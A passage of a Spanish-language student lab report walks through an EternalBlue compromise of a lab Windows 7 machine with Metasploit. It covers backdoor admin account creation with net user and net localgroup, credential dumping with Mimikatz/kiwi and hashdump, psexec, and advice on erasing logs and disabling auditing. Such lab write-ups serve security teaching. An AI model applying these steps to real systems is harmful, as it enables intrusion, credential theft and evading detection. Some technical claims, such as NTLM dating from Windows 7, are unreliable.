
Ilustración 125 Configuración del exploit EternalBlue



Fuente: Elaboración propia.

Como vemos el ataque fue efectivo ya estamos dentro del sistema operativo Win7 de la maquina objetivo

Ilustración 126 Exploit EternalBlue ejecutado




Fuente: Elaboración propia.

Acá podemos apreciar que después de lanzar el exploit tenemos acceso a la maquina objetivo por el puerto 445 y una comunicación con sus direcciones IP 192.168.5.105 y 192.168.5.102, respectivamente.

Verificamos el Authority systmen, con el comando getuid

Ilustración 127 Confirmación de usuario con privilegios administrador



Fuente: Elaboración propia.


En esta imagen apreciamos que con el uso del comando “getuid” se puede saber los privilegios con los que fue creada esa cuenta en este caso cuenta con todos los privilegios de administrador.

Fase de Escalar Privilegios o Post-Explotación.

Escalación de Privilegios

- Verifica del nivel de privilegios en la sesión comprometida: getuid

Ilustración 128 Verifica del nivel de privilegios



Fuente: Elaboración propia.

La imagen capturada muestra una sesión de Metasploit en la que se ha obtenido un acceso remoto a un sistema Windows 7 con los **privilegios máximos posibles**. Esto significa que el atacante tiene el mismo nivel de control sobre el sistema que el propio administrador del equipo.

Desglose de la Información:

- **Comando getuid:** Este comando se utiliza para determinar el usuario bajo el cual se está ejecutando el proceso actual. En este caso, el resultado NT AUTHORITY\SYSTEM indica que el atacante está ejecutando comandos con los privilegios del sistema operativo, es decir, con los **máximos privilegios posibles**.

- **Implicaciones:**
    - **Control total:** El atacante puede realizar cualquier acción en el sistema, desde modificar archivos y configuraciones hasta instalar software malicioso o robar datos sensibles.
    - **Persistencia:** Puede crear cuentas de usuario con privilegios administrativos para mantener el acceso a largo plazo, incluso después de reiniciar el sistema.
    - **Escalada lateral:** Podría utilizar el sistema comprometido como punto de partida para atacar otros sistemas en la red (Raúl-Profesor, s. f.).

¿Por qué es tan grave tener los privilegios NT AUTHORITY\SYSTEM?

- **Acceso a todos los recursos:** Este usuario tiene acceso a todos los recursos del sistema, incluyendo archivos, registros, servicios y dispositivos.
- **Capacidad de modificar la configuración:** Puede cambiar cualquier configuración del sistema, incluyendo las políticas de seguridad.
- **Ejecución de código con los más altos privilegios:** Cualquier código ejecutado bajo esta cuenta tiene los permisos más elevados, lo que facilita la ejecución de malware y la persistencia en el sistema.

A pesar de que no es muy aconsejable crear un nuevo usuario con elevación de privilegios en la maquina win7 ya comprometida, es fundamental comprender que la menor huella que dejes en un sistema comprometido, mayores serán las posibilidades de éxito y menor el riesgo de ser detectado (Burdova, 2023).

Aquí presento algunas estrategias para minimizar tu huella digital:

Durante la Explotación

- **Utiliza herramientas de línea de comandos:** Prefiere herramientas como PowerShell o CMD en lugar de interfaces gráficas, ya que generan menos registros.
- **Evita crear archivos innecesarios:** Solo crea los archivos estrictamente necesarios para llevar a cabo tu objetivo.
- **Elimina los archivos temporales:** Después de utilizar un archivo, elimínalo para no dejar rastro.
- **Modifica los registros:** Edita los archivos de registro para eliminar cualquier evidencia de tu actividad. Sin embargo, ten cuidado de no dañar el sistema.
- **Utiliza memorias USB escribibles:** Si necesitas transferir archivos, utiliza memorias USB escribibles para evitar dejar rastros en el sistema (Felipe, 2022).

Después de la Explotación

- **Elimina el usuario creado:** Si has creado un nuevo usuario, elimínalo una vez que hayas terminado de usarlo.
- **Restaura la configuración original:** Si has modificado alguna configuración, restáurala a su estado original.
- **Limpia el historial de comandos:** Elimina el historial de comandos de las herramientas que has utilizado.
- **Deshabilita la auditoría:** Si el sistema tiene habilitada la auditoría, desactívala temporalmente para evitar dejar un registro de tus acciones (Robmazz, 2024).

Herramientas y Técnicas Avanzadas

- **Memorias RAM limpias:** Utiliza memorias RAM limpias para evitar que los datos persistan en la memoria del sistema.
- **Sistemas operativos en vivo:** Utiliza sistemas operativos en vivo para realizar tus acciones sin modificar el sistema objetivo.
- **VPN y proxies:** Utiliza VPN y proxies para ocultar tu dirección IP y enmascarar tu tráfico.
- **Herramientas de post-explotación:** Existen herramientas especializadas para realizar tareas como la escalada de privilegios, la exfiltración de datos y la limpieza de huellas.
    - Metasploit
    - Meterpreter
    - Cobalt Strike
    - Empire Framework (Cilleruelo, 2024).

Consideraciones Adicionales


- **Principio de menor privilegio:** Siempre opera con el mínimo conjunto de privilegios necesarios para completar tu tarea.
- **Evita la persistencia:** No busques formas de mantener el acceso al sistema a largo plazo, ya que esto aumenta el riesgo de detección.
- **Conoce el sistema:** Cuanto más sepas sobre el sistema objetivo, mejor podrás planificar tus acciones y minimizar tu huella digital.

Pero como es una solicitud de la guía de actividades procedo a su creación.

Creación de un Usuario Administrador

- Crea un nuevo usuario administrador en la máquina comprometida:

Ilustración 129 Creación nuevo usuario en Win7



Fuente: Elaboración propia.

Análisis del Comando y sus Implicaciones

Comando Ejecutado: “net user "Rodrigo Méndez" [123456] /add”

Explicación Detallada:

- **net user:** Este es un comando de línea de comandos de Windows utilizado para administrar cuentas de usuarios.
- **"Rodrigo Méndez":** Este es el nombre de usuario que se está creando.
- **[123456]:** Esta es la contraseña asignada al nuevo usuario. **Importante:** El uso de una contraseña tan débil como "123456" es extremadamente inseguro y representa una grave vulnerabilidad.
- **/add:** Este parámetro le indica al comando que debe crear un nuevo usuario con los datos especificados (HARDMICRO, 2024).

Implicaciones de Seguridad:


- **Riesgo de Compromiso:** La creación de un usuario con una contraseña tan débil debilita significativamente la seguridad del sistema. Un atacante podría fácilmente adivinar o utilizar herramientas automatizadas para encontrar esta contraseña y obtener acceso no autorizado(Ricós, 2020).

- **Persistencia del Ataque:** Al crear un nuevo usuario, el atacante establece una puerta trasera en el sistema. Incluso si se elimina la sesión de Metasploit, el atacante puede volver a acceder al sistema utilizando las credenciales del nuevo usuario(Ricós, 2020).
- **Escalada de Privilegios:** Si el atacante logra obtener privilegios administrativos para el nuevo usuario, puede realizar cualquier acción en el sistema, incluyendo la instalación de malware, la modificación de configuraciones críticas y el robo de datos(Ricós, 2020).

Adicionando el usuario recién creado al grupo de administradores del sistema

net localgroup administrators **"Rodrigo Méndez" /add**

Ilustración 130 Adición del usuario al grupo Administrador



Fuente: Elaboración propia.

Análisis de la Imagen y el Comando

Comando Ejecutado: “net localgroup Administradores "Rodrigo Méndez" /add”

Explicación:

- **net localgroup:** Este comando se utiliza en Windows para administrar grupos de usuarios.
- **Administradores:** Este es el nombre del grupo al que se quiere agregar al nuevo usuario. El grupo de administradores tiene los privilegios más altos en un sistema Windows.
- **"Rodrigo Méndez":** Este es el nombre del usuario que se acaba de crear y que se quiere agregar al grupo de administradores.
- **/add:** Esta opción indica que se desea agregar el usuario especificado al grupo indicado(Taborda, 2018).

Lo que Significa Este Comando:

Este comando, en pocas palabras, está elevando los privilegios del usuario recién creado "Rodrigo Méndez" al nivel de administrador. Esto significa que este usuario ahora tiene permisos para realizar cualquier acción en el sistema, incluyendo:

- Instalar y desinstalar software.
- Modificar configuraciones del sistema.
- Acceder a todos los archivos y recursos del sistema.
- Crear y eliminar otros usuarios.

Implicaciones de Seguridad:

- **Riesgo de Compromiso Grave:** Al agregar un usuario al grupo de administradores, se está otorgando acceso completo al sistema a ese usuario. Si las credenciales de este usuario caen en manos de un atacante, el sistema queda completamente comprometido (Silverfort, 2024).
- **Persistencia del Ataque:** La creación de un usuario administrador permite al atacante mantener el acceso al sistema incluso después de que la sesión actual se cierre o el sistema se reinicie(Batamig, 2024).
- **Escalada de Privilegios:** Si un atacante ya tiene acceso a un sistema con privilegios limitados, agregar un usuario al grupo de administradores le permite escalar sus privilegios y obtener control total sobre el sistema (Silverfort, 2024).

Verificación de la Operación:


Para verificar si el usuario ha sido agregado correctamente al grupo de administradores, se puede ejecutar el siguiente comando:

net localgroup Administradores

Este comando mostrará una lista de todos los usuarios que pertenecen al grupo de administradores. Si el usuario "Rodrigo Méndez" aparece en esa lista, esto significa que la operación se ha realizado correctamente.

La imagen muestra que un atacante ha logrado agregar un usuario al grupo de administradores en un sistema comprometido. Esta acción representa una grave amenaza para la seguridad del sistema, ya que otorga al atacante los máximos privilegios posibles (Silverfort, 2024).

Ilustración 131 verificamos la creación del usuario con privilegios de administrador



Fuente: Elaboración propia.

Comando Ejecutado: “net localgroup Administradores”

Este comando se utiliza en Windows para listar los miembros de un grupo de usuarios específico. En este caso, estamos solicitando la lista de usuarios que pertenecen al grupo "Administradores".

Salida del Comando:

La salida del comando muestra información detallada sobre el grupo de administradores:

- **Nombre de alias:** Administradores. Este es el nombre del grupo.
- **Comentario:** Indica que los miembros de este grupo tienen acceso completo y sin restricciones al equipo o dominio.

- **Miembros:**
    - **Administrador:** Este es el usuario administrador por defecto en un sistema Windows.
    - **Rodrigo Méndez:** Este es el usuario que hemos agregado recientemente al grupo utilizando el comando anterior.

La imagen confirma que el usuario "Rodrigo Méndez" ha sido agregado correctamente al grupo de administradores. Esto significa que este usuario ahora tiene los mismos privilegios que el usuario administrador por defecto, lo que le otorga control total sobre el sistema.

Implicaciones de Seguridad:


- **Riesgo Elevado:** La presencia de un usuario adicional en el grupo de administradores aumenta significativamente el riesgo de un compromiso del sistema.
- **Persistencia del Ataque:** El atacante ahora tiene una forma persistente de acceder al sistema, incluso si la sesión actual se cierra.
- **Escalada de Privilegios:** Si otros usuarios son comprometidos, el atacante podría utilizar las credenciales de "Rodrigo Méndez" para escalar sus privilegios y obtener acceso a sistemas adicionales(Silverfort, 2024)..

Captura de Tráfico de con Wireshark

- Filtra en Wireshark para ver los comandos SMB ejecutados:

ip.addr == 192.168.5.102 && tcp.port == 445

Ilustración 132 Analisis de tráfico



Fuente: Elaboración propia.

Análisis de la Captura de Wireshark

La captura de Wireshark nos muestra una conversación de red entre dos dispositivos en una red local. Específicamente, se está capturando el tráfico entre la dirección IP 192.168.5.100 y 192.168.5.102, el cual está siendo filtrado para mostrar únicamente los paquetes que utilizan el protocolo TCP en el puerto 445. Este puerto está asociado comúnmente con el protocolo SMB (Server Message Block), que se utiliza para compartir archivos y recursos en redes Windows.

¿Qué significa el filtro “ip? addr == 192.168.5.102 && tcp.port == 445"?

- ip.addr == 192.168.5.102: Esta parte del filtro indica que solo se mostrarán los paquetes que tienen como destino u origen la dirección IP 192.168.5.102.
- tcp.port == 445: Esta parte del filtro especifica que solo se mostrarán los paquetes que utilizan el protocolo TCP en el puerto 445, que es el puerto estándar para el protocolo SMB.

Al combinar ambas partes del filtro, se garantiza que solo se visualicen los paquetes que están relacionados con la comunicación SMB entre la dirección IP 192.168.5.102 y cualquier otro dispositivo en la red.

¿Qué podemos inferir de los paquetes SMB?

Los paquetes SMB en esta captura indican que se está llevando a cabo una comunicación relacionada con el compartimiento de archivos y recursos entre los dos dispositivos. Algunos de los servicios SMB comunes que se pueden identificar en esta captura incluyen:

- **Negotiate Protocol**: Se utiliza para negociar la versión del protocolo SMB y las características que serán utilizadas en la conexión.
- **Session Setup AndX**: Se utiliza para establecer una sesión SMB entre los dos dispositivos.
- **Tree Connect AndX**: Se utiliza para conectarse a un recurso compartido en el servidor SMB.
- **Trans2 Secondary Request**: Se utilizan para realizar diversas operaciones en el recurso compartido, como leer, escribir o borrar archivos.

Posibles Escenarios y Amenazas

Basándonos en la información, podemos considerar los siguientes escenarios:

- **Acceso a recursos compartidos**: Un usuario en el sistema 192.168.5.100 está accediendo a archivos o carpetas compartidas en el sistema 192.168.5.102.
- **Exploración de vulnerabilidades**: Un atacante podría estar explorando vulnerabilidades

en el servidor SMB para obtener acceso no autorizado al sistema.

- **Transferencia de archivos**: Se podría estar realizando una transferencia de archivos entre los dos sistemas.
- **Ataque de fuerza bruta**: Si se observan numerosos intentos fallidos de autenticación, podría indicar un ataque de fuerza bruta contra las credenciales de acceso al servidor SMB.


Ahora vamos a cargar el kiwi / Mimikatz, para luego Dumpear los hashes. Para ello usamos los siguientes comandos: load kiwi y posterior a que nos cargue el Mimikatz, lanzamos otro comando el lsa_dump_sam, el cual nos mostrara los hashes NTLM los cuales usan una encriptación (contraseñas), más segura, estos fueron implementados a partir de Windows 7 en adelante y es nativa de estos sistemas operativos.

Ilustración 133 Cargar el exploit Kiwi / Mimikatz

Fuente: Elaboración propia.

La imagen es interesante y relevante porque demuestra el proceso de cargar la extensión "kiwi" (parte de Mimikatz) en Meterpreter para realizar tareas avanzadas de post-explotación, como volcar credenciales de la base de datos de Security Account Manager (SAM).

Ilustración 134 Comando para intenta leer el archivo SAM



Fuente: Elaboración propia.

La imagen muestra una sesión de terminal utilizando Meterpreter, un payload dentro del framework Metasploit. El usuario está ejecutando el comando lsa_dump_sam para volcar la base de datos del Administrador de Cuentas de Seguridad (SAM) que contiene información de cuentas de usuario y hashes de contraseñas en un sistema Windows.


Ahora si vamos a Dumpear el hash con el comando **“hashdump”**.

Ilustración 135 Volcado de los hashes de contraseñas

Fuente: Elaboración propia.

La imagen muestra una sesión de la herramienta Meterpreter dentro del framework Metasploit. En esta sesión, se ejecuta el comando hashdump para extraer los hashes de las contraseñas de los usuarios del sistema objetivo. Este es un paso común en las pruebas de penetración para obtener información sobre las contraseñas sin necesidad de conocerlas en texto claro.

Ilustración 136 Hashes obtenidos




Fuente: Elaboración propia.

Como podemos ver el comando nos muestra todos los hashes de las cuentas, en este caso especial tomaré en cuenta dos el del **Administrador:(500)** y la cuenta con mi nombre que también cuenta con privilegios elevados de administrador **Rodrigo M ├®ndez:(1003).**

Ahora guardamos los hashes

Ilustración 137 Almacenando los Hash en maquina atacante



Fuente: Elaboración propia.

La imagen muestra una captura de pantalla del editor de texto GNU nano 8.1, en la que se observa el contenido de un archivo del sistema, probablemente el archivo /etc/shadow de un sistema operativo tipo Unix. Este archivo contiene información de las cuentas de usuario y los hashes de las contraseñas.


Verificamos con el comando “cat password.txt”

Ilustración 138 Verificando el almacenamiento del archivo con los hashes

Fuente: Elaboración propia.

Ahora suponiendo que el computador objetivo fue apagado vamos a buscar una exploit **“psexec”** con el Metasploit. Pero primero lo dejamos en standby con control (z) y posteriormente (y).


Ilustración 139 Saliendo del SMB en segundo plano



Fuente: Elaboración propia.

Ahora sí, vamos a aprovechar el exploit antes mencionado **“psexec”**

Ilustración 140 Usando el comando search para buscar el exploit psexec



Fuente: Elaboración propia.

